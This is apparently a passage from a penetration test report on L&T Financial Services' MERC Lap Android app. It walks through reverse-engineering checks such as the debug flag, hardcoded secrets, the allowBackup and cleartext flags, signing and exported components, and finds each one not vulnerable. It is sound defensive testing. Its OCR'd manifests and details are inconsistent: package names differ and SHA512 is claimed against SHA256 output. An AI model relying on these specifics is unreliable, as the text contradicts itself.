Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> [scene:1515CF42-9E7-43F4-BF06-261B78176C38:0x102210600] current systemShellUIManagesKeyboardFocus: 1; systemShellManagesKeyboardFocus: 0
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> occursForScene: 1; eligibleForRecrawl: 1
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> Scene became target of keyboard event deferring environment: UIWindowScene: 0x102210600; scene identity: com.apple.frontboard.systemappservices:sceneID34.com.ltf.s.d2zapp-default
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> sceneOfRecord: sceneID:com.ltf.d2zapp-default persistentID: F108082-0700-4F3E-8957-552361D13F91
Mar 12 15:57:43 LTFs(WoWKit)[50138] <Notice> 0x100042a0 - ProcessAssertion:acquireSync Trying to take RDS assertion 'WebProcess Foreground Assertion' for process with PID=51836
Mar 12 15:57:43 LTFs(CFNetwork)[50138] <Error> Connection 2: received failure notification
Mar 12 15:57:43 LTFs(CFNetwork)[50138] <Notice> isPathRestricted: allowed: /System/Library/PrivateFrameworks/UIKitCore.framework/UIKitCore
Mar 12 15:57:43 LTFs(CFNetwork)[50138] <Notice> isPathRestricted: allowed: /System/Library/PrivateFrameworks/UIKitCore.framework/UIKitCore
Mar 12 15:57:43 LTFs(Shadow)[50138] <Notice> isPathRestricted: allowed: /System/Library/Frameworks/OpenGLES.framework/LibGFXShared.dylib
Mar 12 15:57:43 LTFs(Shadow)[50138] <Notice> isPathRestricted: allowed: /System/Library/Frameworks/OpenGLES.framework/LibGFXImage.dylib
Mar 12 15:57:43 LTFs(Shadow)[50138] <Notice> isPathRestricted: allowed: /System/Library/Frameworks/OpenGLES.framework/LibGLImage.dylib
Mar 12 15:57:43 LTFs(Shadow)[50138] <Notice> isPathRestricted: allowed: /System/Library/Frameworks/OpenGLES.framework/LibGLImage.dylib
Mar 12 15:57:43 kernel[0] <Notice> [com.apple.WebKit.framework/XPCServices/com.apple.WebKit.framework/XPCServices/com.apple.WebKit]
Mar 12 15:57:43 SpringBoard(RunningBoardServices)[47275] <Notice> Received state update for 50138
Mar 12 15:57:43 SpringBoard(UserNotificationsServer)[47275] <Notice> [com.ltf.d2zapp] Request per-app token with token identifier 0A68932-78A9-4087
Mar 12 15:57:43 SpringBoard(UserNotificationsServer)[47275] <Notice> [com.ltf.d2zapp] Requesting authorization for token identifier <private>
Mar 12 15:57:43 SpringBoard(UserNotificationsServer)[47275] <Notice> [com.ltf.d2zapp] Requesting authorization with options 7
Mar 12 15:57:43 SpringBoard(UserNotificationsServer)[47275] <Notice> [com.ltf.d2zapp] Requesting authorization with options 7
Mar 12 15:57:43 RunningBoard(RunningBoard)[35] <Notice> Removed last relative-start-date-defining assertion for process com.apple.chronod
Mar 12 15:57:43 RunningBoard(RunningBoard)[35] <Notice> Ignoring suspend because this process is not lifecycle managed
Mar 12 15:57:43 RunningBoard(RunningBoard)[35] <Notice> Ignoring role changes because this process is not role named
Mar 12 15:57:43 RunningBoard(RunningBoard)[35] <Notice> Ignoring GPU update because this process is not GPU managed
Mar 12 15:57:43 LTFs(CFNetwork)[50138] <Notice> isPathRestricted: allowed: /System/Library/Frameworks/OpenGLES.framework/LibGFXImage.dylib
Mar 12 15:57:43 LTFs(CFNetwork)[50138] <Error> Connection 2: encountered error (1:50)
Mar 12 15:57:43 LTFs(CFNetwork)[50138] <Notice> Connection 2: clearing up
Mar 12 15:57:43 LTFs(CFNetwork)[50138] <Notice> connection 2: summary for unused connection (protocol="null", domain lookup.duration.msec=0, connect.duration.msec=0, secure.connection.duration.msec=0, private.relay

```

Figure#5 Tested for Sensitive Data Disclosure via iOS Logs

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Insecure Communication, Flag Misconfigurations and Sensitive Data Exposure and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


## Attack Narrative- MERC Lap Android Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Merc Lap Android application.

#### Scope: com.ltfs.mllap

In the first step, we checked for an Android Debug flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android: debuggable flag is set as false. The application is not vulnerable to the Android Debug Flag.



```

1 package com.ltfs.mllap;
2
3 /* Loaded from: classes2.dex */
4 public final class BuildConfig {
5     public static final String APPLICATION_ID = "com.ltfs.mllap";
6     public static final String BUILD_TYPE = "release";
7     public static final boolean DEBUG = false; // DEBUG is highlighted with a red box
8     public static final String FLAVOUR = "prodution";
9     public static final int VERSION_CODE = 1;
10    public static final String VERSION_NAME = "1.0";
11 }

```

Code   Smalli   Simple   Fallback    Split view

Figure#01 Tested for Debug flag check

Next, we checked for Sensitive Data Exposure with URLs and carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure with URLs.

```
→ mllap /usr/local/bin/gf urls
https://maps.googleapis.com
https://maps.googleapis.com
https://api.digitallocker
https://accounts.digitallocker
https://my_redirection_url
https://ext.digio.in/#gateway/login/KID220711195942906J1FP1I2GBKRQIX
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v1/photo/verifyPair
https://ind-docs.hyperverge.co/v2.0/readKYC
https://docs.google.com/gview?embedded=true&url=
https://erp.ltfs.com/AccessManagementSystem/
https://www.google.com/maps/dir/?api=1&origin=
https://www.google.com/maps/dir/?api=1&origin=
https://maps.googleapis.com
https://ind-faceid.hyperverge.co/v1/photo/verifyPair
https://ind-faceid.hyperverge.co/v1/photo/verifyPair
```

Figure#02 Tested for Sensitive Data Exposure with URLs

As the next step, we checked for insecure data storage with the Firebase database URL and tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, we can say that the application is not vulnerable to insecure data storage with a Firebase URL.

The screenshot shows the JADX-gui interface with a search bar containing "firebase". The search results pane displays numerous imports and symbols related to Firebase, including:

- com.google.firebase.analytics
- com.google.firebase.messaging
- com.google.firebase.crashlytics
- com.google.firebase.analytics.Param
- com.google.firebase.analytics.Param.COUPLING
- com.google.firebase.analytics.Param.CRE
- com.google.firebase.analytics.Property
- com.google.firebase.analytics.FIREBASE\_LAST\_NOTIFICATION
- com.google.firebase.analytics.APPLICATION\_ID
- com.google.firebase.analytics.ktx
- com.google.firebase.analytics.connector
- com.google.firebase.analytics.connector.AnalyticsConnector
- com.google.firebase.analytics.connector.AnalyticsConnectorHandle
- com.google.firebase.analytics.connector.AnalyticsConnectorHandle.unregister()
- com.google.firebase.analytics.connector.AnalyticsConnectorListener
- com.google.firebase.analytics.R
- com.google.firebase.analytics.IR
- com.google.firebase.analytics.ComponentDiscoveryService
- com.google.firebase.components.DependencyRegistrationException
- com.google.firebase.components.InvalidRegistrationException
- com.google.firebase.components.OnConditions
- com.google.firebase.components.R
- com.google.firebase.crashlytics.BulkConfig
- com.google.firebase.crashlytics.BulkConfigR
- com.google.firebase.crashlytics.CustomKeyAndValues
- com.google.firebase.crashlytics.R
- com.google.firebase.crashlytics.Internal.common.DeliveryMechanism
- com.google.firebase.crashlytics.Internal.common.InstallationProvider

Figure#03 Tested for Firebase URL

Next, we checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hardcoded information such as API keys, username, password etc., It was observed that there is no sensitive data exposed through source code. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure.

*Figure#04 Tested for Sensitive Data Exposure-1*

The screenshot shows the FindBugs interface with a search term 'secret' highlighted in red. The search results pane displays numerous findings across various Java packages and classes, such as `com.lfss.core.app.NotificationCompt`, `com.hyverge.hypersnapdk.b2g`, and `com.hyverge.hypersnapdk.b2g.f.a(String, String)`. The results are filtered by 'Code' and 'Resource' and include search options like 'Case-insensitive' and 'Regex'. A checkbox for 'Auto search' is checked at the top right. The bottom of the screen shows navigation buttons for 'Load all', 'Load more', 'Stop', and 'Sort results'.

*Figure#05 Tested for Sensitive Data Exposure-2*

Next, we checked for Installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, we can say that the application is not vulnerable to Android application installation on Insecure OS Versions.

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="31" android:compileSdkVersionCodename="12" package="com.ltfslilap" platformBuildVersionCode="31" platformBuildVersionName="12">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="31"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-feature android:name="android.hardware.camera" android:required="true"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" android:required="false"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
    <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
    <uses-feature android:name="android.hardware.wifi" android:required="false"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <uses-feature android:glEsVersion="0x20000" android:required="true"/>
    <queries>
        <package android:name="com.google.android.apps.maps"/>
    </queries>
    <uses-permission android:name="android.permission.BLUETOOTH" android:required="false"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/applogo" android:name="com.ltfslilap.MlApplication" android:allowBackup="false" android:supportsRtl="true" android:fullBackupContent="false" android:usesClearTextTraffic="false" android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/app_extlogo" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true" android:dataExtractionRules="@xml/data_extraction_rules">
        <activity android:name="com.ltfslilap.ui.activity.ShowRejectLeadInfoActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfslilap.householdAssessment.HouseholdAssessmentActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfslilap.sanctionProcess.PropertyValuationFragment" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfslilap.sanctionProcess.incomeAssessment.ActivityReferenceActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan|stateHidden">
            <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="com.ltfslilap.provider" android:grantUriPermissions="true">
                <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/>
            </provider>
            <activity android:name="com.ltfslilap.ui.activity.CaptureImageActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.BusinessDetailActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.PersonalDetailActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan"/>
            <activity android:name="com.ltfslilap.sanctionProcess.activity.BusinessDetailSanctionActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.sanctionProcess.activity.PersonalDetailSanctionActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan"/>
            <activity android:name="com.ltfslilap.ui.activity.BugReportActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.ProfileActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.DashBoardActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.FaqActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.OtpVerificationActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.FinalRegistrationActivity" android:exported="false" android:screenOrientation="portrait"/>
            <activity android:name="com.ltfslilap.ui.activity.RegistrationActivity" android:exported="false" android:screenOrientation="portrait"/>
        </activity>
    


```

Figure#06 Tested for Min SDK version

Moving forward, we checked for the Allow Backup Flag and carried out this attack by checking the Allow backup flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, it was clear that the application is not vulnerable to the Allow Backup Flag.

```

Find: backup
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="31" android:compileSdkVersionCodename="12" package="com.ltfs.mllap" platformBuildVersionCode="31" platformBuildVersionName="12">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="31"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-feature android:name="android.hardware.camera" android:required="true"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" android:required="false"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
    <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
    <uses-feature android:name="android.hardware.wifi" android:required="false"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <uses-feature android:glesVersion="0x20000" android:required="true"/>
    <queries>
        <query android:name="com.google.android.apps.maps"/>
    </queries>
    <package android:name="com.google.android.apps.maps"/>
    <uses-permission android:name="android.permission.BLUETOOTH" android:required="false"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/applogo" android:name="com.ltfs.mllap.M1Application" android:allowBackup="false" android:supportsRtl="true" android:fullBackupContent="false" android:usesCleartextTraffic="false" android:networkSecurityConfig="@xml/network_security_config" android:runOnAllThreads="true" android:requestLegacyExternalStorage="true" android:dataExtractionRules="@xml/data_extraction_rules">
        <activity android:name="com.ltfs.mllap.ui.activity.ShowRejectLeadInfoActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mllap.householdAssessment.HouseHoldAssessmentActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mllap.sanctionProcess.PropertyValuationFragment" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mllap.sanctionProcess.incomeAssessment.activity.ReferenceActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan" stateHidden="true" />
        <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="com.ltfs.mllap.provider" android:grantUriPermissions="true" android:meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/>
        </provider>
        <activity android:name="com.ltfs.mllap.ui.activity.CaptureImageActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mllap.ui.activity.BusinessDetailActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mllap.ui.activity.PersonalDetailActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan" />
        <activity android:name="com.ltfs.mllap.sanctionProcess.activity.BusinessDetailsSanctionActivity" android:exported="false" android:screenOrientation="portrait" />
        <activity android:name="com.ltfs.mllap.sanctionProcess.activity.PersonalDetailSanctionActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan" />
        <activity android:name="com.ltfs.mllap.ui.activity.BugReportActivity" android:exported="false" android:screenOrientation="portrait" />
        <activity android:name="com.ltfs.mllap.ui.activity.ProfileActivity" android:exported="false" android:screenOrientation="portrait" />
        <activity android:name="com.ltfs.mllap.ui.activity.DashBoardActivity" android:exported="false" android:screenOrientation="portrait" />
        <activity android:name="com.ltfs.mllap.ui.activity.FaqActivity" android:exported="false" android:screenOrientation="portrait" />
        <activity android:name="com.ltfs.mllap.ui.activity.OtpVerificationActivity" android:exported="false" android:screenOrientation="portrait" />
        <activity android:name="com.ltfs.mllap.ui.activity.FinalRegistrationActivity" android:exported="false" android:screenOrientation="portrait" />
        <activity android:name="com.ltfs.mllap.ui.activity.RegistrationActivity" android:exported="false" android:screenOrientation="portrait" />
    </application>
</manifest>

```

*Figure#07 Tested for Allow Backup Flag Check*

Next, we checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 schemes with the SHA512withRSA signature type, which is secure. Therefore, it is clear that the application is not vulnerable to Weak Signing Algorithms.

```

APK signature verification result:

Signature verification succeeded
Valid APK signature v1 found

Signer CERT.RSA (META-INF/CERT.SF)

Type: X.509
Version: 3
Serial number: 0x2ed8c379
Subject: OU=Financial service, O=L&T financial service
Valid from: Tue Aug 16 14:46:21 IST 2022
Valid until: Sat Aug 10 14:46:21 IST 2047

Public key type: RSA
Exponent: e5537
Modulus size (bits): 2048
Modulus: 269149212463194436885814310144099486432575504530303126401411081426613194372312293251581320704304246656607387031460072332978533785594964671585227026513
Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 13 CE A8 63 82 42 1F 02 87 56 20 BC 6B E3 6E 32
SHA-1 Fingerprint: 55 04 73 D7 46 34 3A 6E 1C D6 20 94 D0 20 BF A1 D7 13 F7 C9
SHA-256 Fingerprint: 2D 12 7F 5F 6F AD CO 35 7B BC 0E 8E 6C DD F5 03 AC EO 5B 74 3B B4 ED 93 A0 BE 9E FC 3A BB AB 74

Valid APK signature v2 found

Signer 1

Type: X.509
Version: 3
Serial number: 0x2ed8c379
Subject: OU=Financial service, O=L&T financial service
Valid from: Tue Aug 16 14:46:21 IST 2022
Valid until: Sat Aug 10 14:46:21 IST 2047

Public key type: RSA
Exponent: e5537
Modulus size (bits): 2048
Modulus: 269149212463194436885814310144099486432575504530303126401411081426613194372312293251581320704304246656607387031460072332978533785594964671585227026513
Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 13 CE A8 63 82 42 1F 02 87 56 20 BC 6B E3 6E 32
SHA-1 Fingerprint: 55 04 73 D7 46 34 3A 6E 1C D6 20 94 D0 20 BF A1 D7 13 F7 C9
SHA-256 Fingerprint: 2D 12 7F 5F 6F AD CO 35 7B BC 0E 8E 6C DD F5 03 AC EO 5B 74 3B B4 ED 93 A0 BE 9E FC 3A BB AB 74

```

*Figure#08 Tested for Weak Signing Algorithms*

In this step, we checked for Insecure Communication by checking the application for cleartext traffic flag in the source code of the application and observed that the application has cleartext traffic flag set as false which means application is secured against this Vulnerability Therefore, we can say that the application is not vulnerable to this vulnerability.

```

Find: clear
Cc W * ↑ ↓ ⌂ ×

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="31" android:compileSdkVersionCodename="12" package="com.ltfs.mlapp" platformBuildVersionCode="31" platformBuildVersionName="12">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="31"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-feature android:name="android.hardware.camera" android:required="true"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="com.google.android.cdm.permission.RECEIVE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" android:required="false"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
    <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <uses-feature android:glEsVersion="0x20000" android:required="true"/>
    <queries>
        <package android:name="com.google.android.apps.maps"/>
    </queries>
    <uses-permission android:name="android.permission.BLUETOOTH" android:required="false"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/applogo" android:name="com.ltfs.mlapp.MlApplication" android:allowBackup="false" android:supportsRtl="true" android:fullBackupContent="false" android:usesCleartextTraffic="false" android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/applogo" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true" android:dataExtractionRules="@xml/data_extraction_rules">
        <activity android:name="com.ltfs.mlapp.ui.activity.ShowRejectLeadInfoActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.householdAssessment.HouseHoldAssessmentActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.sanctionProcess.PropertyValuationFragment" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.sanctionProcess.incomeAssessment.activity.ReferenceActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan|stateHidden">
            <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="com.ltfs.mlapp.provider" android:grantUriPermissions="true">
                <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/>
            </provider>
        </activity>
        <activity android:name="com.ltfs.mlapp.ui.activity.CaptureImageActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.BusinessDetailActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.PersonalDetailActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan"/>
        <activity android:name="com.ltfs.mlapp.sanctionProcess.activity.BusinessDetailSanctionActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.sanctionProcess.activity.PersonalDetailSanctionActivity" android:exported="false" android:screenOrientation="portrait" android:windowSoftInputMode="adjustPan"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.BugReportActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.ProfileActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.DashBoardActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.FaqActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.OtpVerificationActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.FinalRegistrationActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:name="com.ltfs.mlapp.ui.activity.RegistrationActivity" android:exported="false" android:screenOrientation="portrait"/>
    


```

*Figure#09 Tested for Cleartext Traffic Flag*

As the next step, we checked for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, it is clear that the application is not vulnerable to Improper Export of Android Components.

```

<manifest>
    ...
    <service android:name="com.google.firebase.iid.FirebaseInstanceIdReceiver" android:permission="com.google.android.c2dm.permission.SEND" android:exported="true">
        <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
    </service>
    <service android:name="com.google.firebase.messaging.FirebaseMessagingService" android:exported="false" android:directBootAware="true">
        <intent-filter android:priority="-500">
            <action android:name="com.google.firebase.MESSAGING_EVENT"/>
        </intent-filter>
    </service>
    ...
    <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:name="co.hyperverge.hypersnapsdk.activities.HVRetakeActivity" android:screenOrientation="portrait" android:configChanges="locale"/>
    <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:name="co.hyperverge.hypersnapsdk.activities.HVDocInstructionActivity" android:screenOrientation="portrait" android:configChanges="locale"/>
    <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:name="co.hyperverge.hypersnapsdk.activities.HVDocsActivity" android:screenOrientation="portrait" android:configChanges="locale"/>
